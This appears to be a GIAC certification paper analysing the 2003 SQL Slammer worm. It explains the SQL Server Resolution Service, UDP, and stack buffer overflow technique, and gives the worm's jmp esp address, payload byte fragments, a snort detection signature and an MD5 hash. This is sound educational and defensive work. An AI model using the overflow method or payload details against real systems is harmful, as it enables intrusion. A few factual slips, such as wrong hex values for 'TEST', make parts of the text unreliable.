Global Information Assurance Certification Paper

UDP Port 1434 - Services, Vulnerabilities and Exploits


GIAC Certified Incident Handler
David Hefley
Practical Assignment
Version 2.1a
Option 2 – Support for the Cyber Defense Initiative

Abstract:

The SQL Slammer worm began spreading in January of 2003. It quickly dominated traffic on the internet and caused massive slowdown. The SQL Slammer worm used a classic Buffer Overflow in the Microsoft SQL Resolution Service that was provided with SQL Server 2000 and MSDE. Additionally, it used only a single UDP packet aimed at port 1434 to spread, causing it to be fast and nearly unstoppable.


The Internet Storm Center collects and correlates intrusion detection and firewall logs from hundreds of sensors located throughout the Internet to provide early warnings of major security threats. According to the Internet Storm Center, the number of attacks aimed at UDP port 1434 was on a rapid rise on Saturday, January 24th, 2003, although it had as of yet not dominated the number of attacks aimed at computers connected to the internet.

On that 24th, the Internet Storm Center's reporting showed that attacks against port 1434 had climbed into the top ten attacked ports list, but port 137 still dominated as normal (typically the most targeted port since it is a good indication of a Microsoft Windows computer – the most popular target on the Internet):



Internet Storm Center, January 24th, 2003[1]

By the 25th, the Internet Storm Center showed that traffic aimed at port 1434 began flooding the internet thrusting it to the top of the top ten list of attacked ports; it far outweighing all other traffic in almost every region of the globe and dwarfed the number of attacks on TCP port 137:



Internet Storm Center, January 25th, 2003[1]

[1] http://www.dshield

Only one thing could cause such a massive upsurge in attacks against a port other than 137 in such a short time: a particularly fast spreading worm or virus using 1434 to spread. Indeed, Internet throughput was grinding to a halt as a particularly fast spreading worm made its rounds infecting machines with UDP port 1434 open and unprotected on the internet.

Many system administrators would instantly feel a surge of panic at being notified of a worm making its rounds attacking on port 1434: this is only one port number away from the very commonly known and standard Microsoft SQL Server usage of TCP port 1433 and very likely related. Microsoft's SQL Server is a popular enterprise caliber relational database program used as a backend to thousands of websites and housing an untold number of company's mission critical data, as well as driving their internet presence. Although unused in previous releases of their product, UDP port 1434 began to play a major role with the latest release of their database software, SQL Server 2000.

Although port 1433 is commonly known as the standard TCP communications port that Microsoft's SQL Server uses, UDP port 1434 was more obscure because of its recent introduction and somewhat limited use. Microsoft had started using this in its latest incarnation of SQL Server in order to allow multiple instances of the software to be installed and running on a single physical server. While this practice of housing multiple instances of Microsoft SQL Server on a single server is not that widespread to internal databases, the software used to do this is installed by default, making it a threat to everyone running this version, not just using this special configuration.

However, the use of multiple instances is especially applicable and important in the web hosting arena. Using this feature, third parties can host multiple companies' SQL Servers (typically serving database enabled web-sites) on a single server, allowing security and features to be customized to each customer, while cutting hardware costs by only needing a single physical server. Unfortunately, since this is the most popular use of running multiple instances of Microsoft's SQL Server, any Internet based exploits that targeted servers using this configuration would be highly effective and would have a large number of targets to attack. Furthermore, if the Microsoft SQL Server is inside of the company's network, then the exploit could be used to penetrate the network defenses.

This could have a huge impact because Microsoft also releases a "workstation" class of Microsoft SQL Server 2000 called MSDE (Microsoft Data Engine) to be used if a SQL server if not available or unnecessary. If MSDE it turned out to also be vulnerable to the exploit, then many more targets would be available and would allow any worm or virus that exploits this vulnerability in Microsoft SQL Server to propagate further, do more damage and be much harder to clean. Even worse, MSDE is often

integrated into third party applications and end-users may not even know that they are running it, making any vulnerabilities and exploits of it or its related services all that more disastrous. Unfortunately, MSDE was vulnerable.

The Microsoft SQL Server Resolution Service

When multiple instances of Microsoft SQL Server are installed, the default instance uses the standard and commonly associated TCP port of 1433. Once this port has been taken, the other installed instances of SQL Server (each with a unique name) must use an alternate, arbitrary port. Since most clients recognize Microsoft SQL Server on port 1433, and since the non-default installed instances of SQL Server can use arbitrary ports, Microsoft had to devise a way to determine on which port a uniquely named instance was using, allowing clients to communicate with multiple SQL Server installs on a single computer. Microsoft's solution to this problem is the SQL Server Resolution Service.

The SQL Server Resolution Service, operating on UDP port 1434, provides this method for clients to determine the correct instance of SQL Server running on a particular server. Each time a new instance of Microsoft SQL Server is started on the server, it attempts to start its own copy of the SQL Server Resolution Service. This SQL Server Resolution Service instance checks UDP port 1434 to determine if any other instances of the Resolution Service are listening on this port; if there are no conflicting instances (which is the case if it is the first instance), it then binds to that port and becomes the SQL Server Resolution Service listener for all SQL Server instances on the server.

When a MS SQL Server 2000 aware client attempts to connect to any instance other than the default, the client will query the SQL Server Resolution Service. The SQL Server Resolution Service first checks to see if it has a SQL Server with the name being requested registered; if it does, it would then reply back with information on the instance installed: the network address, and various other settings, especially what port that SQL Server instance is using.

The UDP Protocol

The SQL Server Resolution Service listens on UDP (User Datagram Protocol) port 1434 to carry out its functions. UDP, like its better known big brother TCP, are both layer 4 protocols, lying above the Internet Protocol (IP), on the transport layer of the OSI model of networking:

7	Application	

6	Presentation	
5	Session	
4	Transport	UDP
3	Network	Internet Protocol
2	Data Link	Ethernet
1	Physical	Twisted Pair

UDP is considered to be a low-overhead protocol unlike TCP which is a much more overhead intensive protocol. It was designed primarily to formulate network traffic into a datagram, consisting of a single element of binary data. The first eight bytes of the datagram contain header information and the rest are made up of the data intended to be transmitted over the network (the payload). Contrary to TCP, which uses techniques to provide a guaranteed delivery mechanism, UDP does nothing to ensure the delivery. Furthermore, UDP does not provide any mechanism that the data sent is received in any particular order (again this is contrary to TCP which does provide ways of verifying the order of data packets). However, this lack of overhead means that UDP is exceedingly fast (at least compared to TCP). This makes it ideally suited for simple queries that generally require very small amounts of information to be transmitted (such as DNS requests and requests to the SQL Server Resolution Service).

UDP headers are very simple and contain an extremely small amount of required data. The four fields are two bytes each on consist of: source port number, destination port number, datagram size and a checksum. Only the destination port and the datagram are absolutely required. Like TCP, UDP uses port numbers to allow the duplex (sending and receiving at the same time) communication of data.

Vulnerabilities in the Resolution Service

Unfortunately for those running Microsoft SQL Server 2000, there are several vulnerabilities within the resolution service. The first major vulnerability is due to unchecked buffers. According to Microsoft:

> The vulnerabilities result because a pair of function[sic] offered by the SQL Server Resolution Service contain unchecked buffers. By sending a specially formatted request to UDP 1434 port, it could be possible to overrun the buffers associated with either of the functions. [2]

[2] Microsoft, Security Bulletin MS02-039

Understanding Buffer Overflows

A buffer is a part of the computer's memory that is reserved to hold data while it is being processed. In a program, buffers are created to hold some amount of data read or written. These buffers are intermingled in memory with the instructions to be given to the computer to process. With normal applications, buffers are allocated and de-allocated from the general memory pool, typically as needed.

Following good computing practices, the input of data into these buffers should be checked by the program before actually being put into the space allocated and used. The data should be checked for validity in length, content, and format. Unfortunately, because of sloppy programming forced by software release deadlines, reduced quality assurance budgets, and laziness, many times programmers do not take the time or make the effort to write the code necessary to check the buffers; instead they make the fatal assumption that the data that will be contained within those buffers will always be valid. When more data is written to a buffer than space it has allocated, it overwrites adjacent areas, thus overflowing the buffer. However, laziness or sloppiness is not the only reason for buffer overflows. Most overflows can be found in programs written in C or C++ and are usually caused by how C handles character strings; other languages handle strings in a more inherently safe manner. Although C and C++ actually do provide functions that handle strings in a safer manner, these are often not even taught.

In and of itself, an overflowed buffer typically only cause a computer or program to crash; a crafty hacker can use this to their advantage by placing malicious code into the buffer and then having the program execute that code. How is this possible?

This important question can only be answered by looking at how a computer works and makes this possible. When a program requires a place where data is to be stored and manipulated, it uses a block of address space known as the *stack*. The stack dynamically shrinks and grows as programs use and release memory during their execution. An important concept to realize is why it is called a 'stack'. As programs need to store different information, it uses the stack. It starts at a specific address of memory, and works its way towards the lowest address space. Each item placed in memory follows the one before it, thus stacking each one on top of the previous one.

This becomes crucial when we see how a program executes. A program is really a grouping of distinct separate portions of code that perform some action (procedures) that are combined together to perform some specific task. As an entirety, these portions form the whole program. Each of these portions execute and then when finished the next procedure

is called to do its little piece of work. The key is that when the next procedure is called, the address of where the call to execute the next procedure can be found is pushed onto the stack. This "saved return address" is so that when the current procedure is finished and is ready to return the processor can pull this address off of the stack and resume execution from where it left off.

```
0x00000000   <-Beginning of Memory Space
…
0x0012FF00  ← Top of Stack
0x0012FF01          40   Saved
0x0012FF02          1F    Return
0x0012FF03          20      Access
0x0012FF04          35
0x0012FF05
…              ← Buffer space for program data
0x02F2FF06
0x02F2FF07
0x02F2FF08  ← Bottom of Stack
…
…
0x401F2034 call procedure XYZ
0x401F2035   ← Saved Return Access
…
0x40209876
…
0xFFFFFFFF  ← End of Memory Space
```

If this saved return address could somehow be overwritten, then it would be possible to force the computer to execute arbitrary code by simply having it go to some other address with other, possibly hacker provided, instructions. If a program is vulnerable to a buffer overflow, then this is very possible.

The first step in exploiting a buffer overflow is actually finding a buffer within a program that is not protected. In order to find one, a hacker typically will start supplying a suspect program with an arbitrary large number of characters for its input. Once it is found, the hacker must then find out how many characters it takes to overwrite the saved return address. To do this, the attacker then might supply a super long string comprised of alphanumeric characters in groups of four:

AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH

If every alphanumeric character is used and the overflow has still not occurred, then the hacker begins prepending the leading character (again in groups of four) until the buffer is overflowed and an access violation occurs:

AAAAAAAAAAAABBBBCCCCDDDDDEEEEFFFFFGGGGHHHHIIIIJJJJ

This will eventually cause an access violation indicating that the instruction at address 0x4a4a4a4a reference memory at 0x4a4a4a4a. Since 4a is the hex for J, this indicates how many characters it will take to overflow the buffer (in this example 46 bytes).

The actual pointer to the place in the stack that the code the hacker wants to execute as part of the exploit ends up in a special register called the ESP register (this comes about by the internal workings of the Intel processor). In order to actually get the code to execute, the hacker has to get the execution pointer to go read the ESP register. In pseudo-machine language call opcodes, this looks like *jmp esp* – essentially, go to the esp register. Therefore, the data that should be supplied to overwrite the Saved Return Address should be the memory address of an *jmp esp* opcode. Microsoft makes this easier by keeping various programs in memory (usually DLL's) at specific memory address. By using a hex editor to look for the binary equivalent of *jmp esp* in a DLL, and knowing the starting address of that DLL, it is possible to use the offset from the beginning of the file to provide the memory address to a *jmp esp* opcode.

All that the hacker has to do now is write a program to do something of their choosing and using the *jmp esp* opcode, cause the saved return address to be overwritten with the address of their choosing, thus forcing the computer to jump to the exploit code they actually input through the buffer.

Buffer overflows can be hard to make work reliably because of the dynamic nature of memory and the various different versions of operating systems, dlls, service pack levels, etc that can cause the computer system to treat memory in slightly different ways, potentially having different address values pointing to different procedures. This makes it hard to determine exactly where in the stack the overwriting of the saved return address will point and start of execution of the hacker's code. The use of NOOP sleds (these are also known as NULLOP sleds) makes it much more likely to succeed in executing the hacker's code. A NOOP sled is essentially a large number of instructions telling the computer processor to do nothing but go on to the next addresses' instruction. It derives its name, NOOP, from the fact that it is essentially an instruction to the processor indicating that there is no instruction at that point and to continue to the next one in the stack. This way, no matter where in the buffer the

computer thinks it should execute its next instruction, it will keep going down the stack to the next instruction until it finds the malicious code. It is very typical of hacker code to pad their malicious code with as many NOOP entries as possible. The more NOOPs used, the more likely that the hack will be able to work on various iterations of an operating system, and work more often as it gives a bigger window to get to the execution of the exploit code. For example, if the buffer can hold three hundred bytes, and the actual exploit code requires fifty bytes, the remainder two hundred and fifty bytes will likely be NOOP entries. Without the use of a NOOP sled, the *jmp esp* opcode would always have to send the pointer right to the hacker's code.

As a simple example, if the attacker were to simply insert their code into the memory using a buffer overflow, the computer could exit out of whatever procedure was inputting the buffer to the address 0x0012FF03 and skip over their code, or start executing in the middle of the code, say at address 0x0012FF07, likely causing it to fail.

0x0012FF00
0x0012FF01 ← jmp esp sets the pointer here
0x0012FF02
0x0012FF03
0x0012FF04
0x0012FF05
0x0012FF06 ← Start of Actual Hacker Code
0x0012FF07
0x0012FF08

In this case, the processor may never even execute the attackers code. If the attacker had used a NOOP sled, they may have been able to force the computer to run the code. Use the sled, the computer could have returned execution anywhere with a noop opcode and the malicious code would still have been executed. Essentially, the large the buffer in the buffer overflow vulnerability, the easier it is to exploit.

0x0012FF00
0x0012FF01 NOOP ← jmp esp can set the pointer here or
0x0012FF02 NOOP ← HERE or
0x0012FF03 NOOP ← HERE or
0x0012FF04 NOOP ← HERE or
0x0012FF05 NOOP ← HERE or
0x0012FF06 ← Start of Actual Hacker Code
0x0012FF07
0x0012FF08

Types of Exploits

Exploiting these unchecked buffer vulnerabilities in the resolution service could allow the attacker to take various courses of action: the easiest would be to crash the server, but they could also choose to run arbitrary code on the server in the security context of the SQL Server services, which might be set to administrator.

Another, easier to exploit, vulnerability within the SQL Server Resolution Service would allow an attacker to mount a denial of service attack against other servers running the SQL Server Resolution Service. The Microsoft SQL Server Resolution Service contains a function that will, if a particular UDP packet is sent to port 1434 on a server running Microsoft SQL Server 2000, respond with exactly the same packet to the address it thinks originated it. If an attacker spoofs the source address with that of another Microsoft SQL Server 2000 server running the resolution service, the two servers will begin a continuous looping exchange of these packets as fast as they can, potentially utilizing all of the bandwidth between these two servers. Even worse, a hacker could actually spoof the address of various Microsoft SQL Server 2000 servers, thus exponentially increasing the effect of this vulnerability.

Microsoft issued a security bulletin and patch regarding these exploits in late July of 2002. However, it wasn't until January 25th of 2003, a worm had been released to take advantage of one of these vulnerabilities. Unfortunately, too many system administrators dismissed the threat of this vulnerability and did not patch their Microsoft SQL Servers and the worm ran rampant throughout the internet.

SQL Slammer Worm

This worm took advantage of the unchecked buffers in the Microsoft SQL Server Resolution Service. In the excitement that ensued, many names were given to the worm by the various different anti-virus and cyber security organizations. Although also called DDOS_SQLP1434A, W32.SQLExp.Worm, and Worm.SQL.Helkern, it eventually became popularly known by two names: the SQL Slammer Worm and the SQL Sapphire worm (eventually SQL Slammer was the most popular name).

In accordance with its policies, Carnegie Mellon's CERT® Coordination Center released advisory CA-2003-04 MS-SQL Server Worm. The Mitre corporation's Common Vulnerabilities and Exposures dictionary also created a candidate entry for the exploit as CAN-2002-0649. The CVE candidate entry describes the vulnerability as

> Multiple buffer overflows in SQL Server 2000 Resolution Service allow remote attackers to cause a denial of service or execute arbitrary code via UDP packets to port 1434 in which (1) a 0x04 byte causes the SQL Monitor thread to generate a long registry key name, or (2) a 0x08 byte with a long string causes heap corruption.[3]

Fortunately, to date, there are no known variations of this worm released and as described above, the worm targeted machines running Microsoft Windows with Microsoft SQL Server 2000 or its workstation counterpart, MSDE 2000.

The SQL Slammer worm was the fastest spreading worm that has ever been release on the Internet. The number of infected systems doubled every few seconds. The worm reached its peak scanning rate (over 55 million scans per second) in about three minutes, after which its rate of propagation began to slow because all the high bandwidth servers had already been targeted and compromised; the low bandwidth of the other locations caused the spread to slow. In the end, it had infected more than 75,000 systems within ten minutes[4].

The Slammer worm is contained in a single UDP packet that is aimed at the Microsoft SQL Server Resolution service, with a request to find a specific database server instance. When the Microsoft SQL 2000 Server aware clients wants the resolution service to lookup a database, it sends a request to port 1434 of the server running the resolution service. To initiate the lookup, it sends a single UDP packet to this port. The first byte of its data string is 04. This tells the service that the next bits of data will be the name of the server instance that it is looking for. As per Microsoft's protocol, the next sixteen bytes should contain the name of the instance and should end a '00' to indicate the end of the name. For example, by sending the hex equivalent of TEST (0x04 0x60(T) 0x45(E) 0x59(S) 0x60(T) 0x00) would tell the resolution service to attempt to open the following Windows registry key:

HKLMachine\Software\Microsoft\Microsoft SQL Server\TEST\MSSQLServer\Current version[5]

The buffer that contains the name of the server instance is not checked when the registry key is attempted to be opened and the SQL Slammer worm takes advantage of this.

The worm sends more than sixteen bytes to the resolution service, ensuring that at no point is there a '00' in the data to indicate the end of the name. Because the buffer is unchecked, the service places the entire amount of data into memory and then attempts to open the registry key.

[3] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0649
[4] Moore
[5] Litchfield

The Microsoft SQL Server Resolution Services allows a total of 128 bytes for the request. Properly coded software would have checked the size of the request before putting it into memory, thus avoiding the vulnerability. However, the resolution service omits this step and therefore the entire amount is input into memory, overwriting the stack and the saved return address. Like any good buffer overflow vulnerability, because the buffer is exceeded and excess data is placed into the stack, it is now possible to issue arbitrary instructions to the computer, even bypassing security checks and other safe-guards. The actual source code has only recently been published in Wired magazine's July issue. The article can be found on-line at http://www.wired.com/wired/archive/11.07/slammer.html.

To begin with, the SQL Slammer code uses the *jmp esp* opcode found in SQLSort.dll for SQL Server versions at service pack 0, service pack 1, service pack 2, service pack 3, and MSDE. The address is 42B0C9DC. Once the *jmp esp* opcode is called, the system is effectively compromised[6].

Once this has occurred, the SQL Slammer worm begins execution. First, the SQL Slammer worm generates a random IP address. This is accomplished using a pseudo random number generation algorithm, in the form of $x' = (x * a + b) \bmod m$. x' is the new address to be generated, x is the old address, a and b are selected constants, and m is the range. This was a technique popularized by Microsoft using the following formula $x' = (x * 214013 + 2531011) \bmod 2^{32}$. Interestingly, the programmers of the worm made an error in the implementation which kept if from reaching certain internet segments. The worm then sends a copy of itself to this random address. Finally, it loops and repeats the process as fast as the network will allow. [7]

Importance of UDP to this Exploit

One of the crucial elements of this vulnerability and exploit is the fact that it rides the UDP protocol leading to several key aspects of the exploitation of it. The biggest factor lies in that it is possible to take advantage of this flaw with a *single* UDP packet. This helps with firewall bypassing as well as allowing any program that took advantage of this vulnerability the ability to spread very fast.

The UDP (user datagram protocol) has four key features. Unlike its counterpart TCP, which uses a three-way handshake for connection establishment before sending any data, UDP is connectionless and therefore begins sending data immediately without any of the preliminary startup overhead. Also unlike TCP, UDP does not maintain a connection state on the machines participating in the data transfer. This could include receive and send buffers, congestion control parameters, sequence

[6] Szor
[7] Moore

numbers, etc. Because it doesn't concern itself with these things, a computer sending UDP packets can support a much higher number of clients than it could with other protocols. In addition, the header is only 8 bytes, versus TCP's 20 bytes, making packet generation and transport much faster. Finally, UDP has no mechanism to control the send rate. While TCP will actually regulate the speed at which it sends data if the connection becomes congested, UDP, with no tracking mechanisms, will send data as fast as possible. All of these combine to make any exploit using the UDP packet very fast and very dangerous.

A UDP packet is made up of five parts – 4 header fields and the data field. These consist of the source port, the destination port, length, checksum, and data fields.


Source Port (16 bit) 0	Destination Port (16 bit) 1434	4 bytes
Length (16 bit) 384	UDP Checksum (16 bit) 0	4 bytes
Data (variable length) 90 90 90 90 90 68 dc c9 b0 42 eb ca		376 bytes

A logical view of a sample SQL Slammer worm

The source port, an optional 16 bit field, specifies the senders address and port. If it is not included, then the value is set to 0. Also 16 bits, the destination field specifies the destination address and port. The length field contains the length, in bytes, of the header and attached data, and has a minimum value of eight (in the case that there is no data). It, too, is 16 bits in length. The last of the header fields, also 16 bits, is the UDP Checksum field. This is option and can be disabled by being set to zero. If it isn't disabled, it contains an error checking calculation to try and help ensure the data that is contained within the packet is valid. Finally, a variable length field contains the data – in this case it would be the payload of the virus itself.


SQL Slammer Spread

A typical infestation of the SQL Slammer worm works as follows:



1. Either an infected machine on the internet or a hacker specifically targeting the network in question sends a UDP packet with the SQL Slammer payload past both the firewall and the intrusion detection prevention system
2. After the packet has penetrated the network, it infects a machine running either the SQL Server software or running MSDE, the workstation edition of the Microsoft SQL Server software.
3. This machine, once infected, immediately begins to run the worm code, looping repeatedly and sending itself to random IP addresses.
4. Undetected, it will eventually infect any other machines running SQL and eventually begin propagating itself to the rest of the internal network as well as the internet.

Once a system is compromised with the worm, a graphical network traffic analyzer makes it very apparent:



[8]

As can easily be seen in this depiction, an infected machine (on the right edge of the screenshot) is trying to communicate with an extremely large number of hosts.

The SQL Slammer worm, however, is only one way to use the exploit. Since it is essentially trivial to exploit this vulnerability, it would be possible to write any program to take advantage of it. Simply by sending an extra long packet to an un-patched server containing the right code, it would be possible to execute arbitrary code on the compromised system under the security context of the server. If the server were running an administrator level account, then it would give the attacker administrator-like powers. The most obvious use for this exploit (perhaps using the very fast spreading worm to propagate) would be to create an administrator level account for the attacker. Other uses might include installing

[8] Network Associates

backdoors onto the system, setting up net cat forwarders to create jump hosts, or even creating unauthorized warez servers.

Protection

One of the most critical aspects of this exploit is the potential for it to bypass both firewalls and intrusion prevention systems. A firewall protects a network based on rules of what type of data is allowed and what type of data is not allowed. If data can be made to look like legitimate data, then it will get past the firewall. These rules can be based on several factors, including originating ip address and originating port. Because of the connection-less and simplicity of the UDP protocol, it is much easier to spoof the originating IP address and port of the packet. One of the most common ways to do this is to spoof a DNS server (also based on the UDP protocol) that the company uses.

In order to prevent attacks like this, a company may choose to implement an intrusion prevention system. An intrusion prevention system works by keeping a database of common 'signatures' of worms and attacks. As packets flow through the network, the intrusion prevention system examines each packet for any that matches a pattern in its database. Unlike an intrusion detection system, which simply alerts an administrator to the suspicious packet, a prevention system works in conjunction with the firewall or perimeter router to block the attackers address or originating port.

Unfortunately, one of the greatest problems with an intrusion prevention system is it has to allow at least a single packet through in order to inspect it before it can make a configuration change to block anything. Since the exploit can be contained in a single packet, by the time the system has identified and made moves to block an attack, the packet has already made it into the network.

A popular open source (Intrusion Detection System) IDS is *snort*. It can use the following signature in its database to detect the SQL Slammer worm (there are multiple snort signatures available). Again, like the system described above, by the time the system is aware of the worm, it is already inside the network.

```
alert udp $EXTERNAL_NET any -> $HOME_NET
1434 (msg:"SQL Sapphire Worm"; dsize:>300;
content: "|726e 5168 6f75 6e74 6869 636b 4368
4765|"; offset: 150; depth: 75;)[9]
```

This signature, much like those of other systems, is describing the size, port used, and part of the content in order to identify the worm.

[9] Stanford

Another way to identify the worm is to create an MD5 hash of each packet and compare it to the known hash for the SQL Slammer worm. This hash is A0AA4A74B70CBCA5A03960DF1A3DC878[10]. MD5 hashes, while theoretically not 100% unique, are very, very hard to duplicate and fake with a different set of data. It is widely used to uniquely identify software as being original since it is so unlikely that any two pieces of code would return the same hash.

